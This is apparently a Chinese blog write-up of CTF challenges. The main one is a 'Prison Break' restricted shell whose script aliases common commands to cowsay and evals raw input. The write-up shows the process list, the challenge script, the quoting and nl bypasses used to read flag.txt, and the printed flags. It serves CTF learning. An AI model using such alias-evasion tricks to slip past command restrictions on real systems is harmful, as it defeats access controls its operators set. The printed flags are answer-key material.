


本来以为是stream的数，猜了半天怎么不对，后来发现是数据包号

`OFPPT-CTF{160468}`

linux


Prison Break



笑死我好多命令被屏蔽了
看一看当前运行的进程

```
ps -ef

UID          PID    PPID  C STIME TTY          TIME CMD
root           1       0  0 Mar23 ?        00:00:00 /usr/sbin/xinetd -dontfork
ctf          553       1  0 Mar23 ?        00:00:00 sh /ctf/start.sh
ctf          554     553  0 Mar23 ?        00:00:00 /bin/bash script.sh
ctf          558     554  0 Mar23 ?        00:00:00 bash
ctf          561       1  0 Mar23 ?        00:00:00 sh /ctf/start.sh
ctf          562     561  0 Mar23 ?        00:00:00 /bin/bash script.sh
ctf          568     562  0 Mar23 ?        00:00:00 /usr/bin/script -qc /bin/bash /dev/null
ctf          569     568  0 Mar23 pts/0    00:00:00 sh -c /bin/bash
ctf          570     569  0 Mar23 pts/0    00:00:00 /bin/bash
ctf          642       1  0 03:02 ?        00:00:00 sh /ctf/start.sh
ctf          643     642  0 03:02 ?        00:00:00 /bin/bash script.sh
ctf          723       1  0 05:03 ?        00:00:00 sh /ctf/start.sh
ctf          724     723  0 05:03 ?        00:00:00 /bin/bash script.sh
ctf          934       1  0 08:14 ?        00:00:00 sh /ctf/start.sh
ctf          935     934  0 08:14 ?        00:00:00 /bin/bash script.sh
ctf          955     935  0 08:16 ?        00:00:00 ps -ef
```

试了试发现nl命令还可以读文件，读/ctf/start.sh和script.sh



start.sh


```
1  #! /bin/sh

2  cd /ctf
3  /bin/bash script.sh
```

script.sh

```
1  shopt -s expand_aliases
2  alias cat="cowsay Don\'t look at me, I\'m just here to say moo."
3  alias ls="cowsay Don\'t look at me, I\'m just here to say moo."
4  alias grep="cowsay Don\'t look at me, I\'m just here to say moo."
5  alias awk="cowsay Don\'t look at me, I\'m just here to say moo."
6  alias pwd="cowsay Don\'t look at me, I\'m just here to say moo."
7  alias cd="cowsay Don\'t look at me, I\'m just here to say moo."
8  alias head="cowsay Don\'t look at me, I\'m just here to say moo."
9  alias tail="cowsay Don\'t look at me, I\'m just here to say moo."
10 alias less="cowsay Don\'t look at me, I\'m just here to say moo."
11 alias more="cowsay Don\'t look at me, I\'m just here to say moo."
12 alias sed="cowsay Don\'t look at me, I\'m just here to say moo."
13 alias find="cowsay Don\'t look at me, I\'m just here to say moo."
14 alias awk="cowsay Don\'t look at me, I\'m just here to say moo."

15 while :
16 do
17     echo "user @ csictf: $ "
18     read input
19     eval $input 2>/dev/null
20 done
```

后来想了想linux有不少对应绕过方法

```
l""s
nl flag.txt
```



`OFPPT-CTF{Pr1s0n_sh3ll_3sc4p3d}`

> 本文来自csdn的□□***shu天***□□，平时会记录**ctf、取证和渗透**相关的文章，欢迎大家来我的主页：shu天_CSDN博客-ctf,取证,web领域博主
> 看看ヾ(@ ˇωˇ @)ノ！！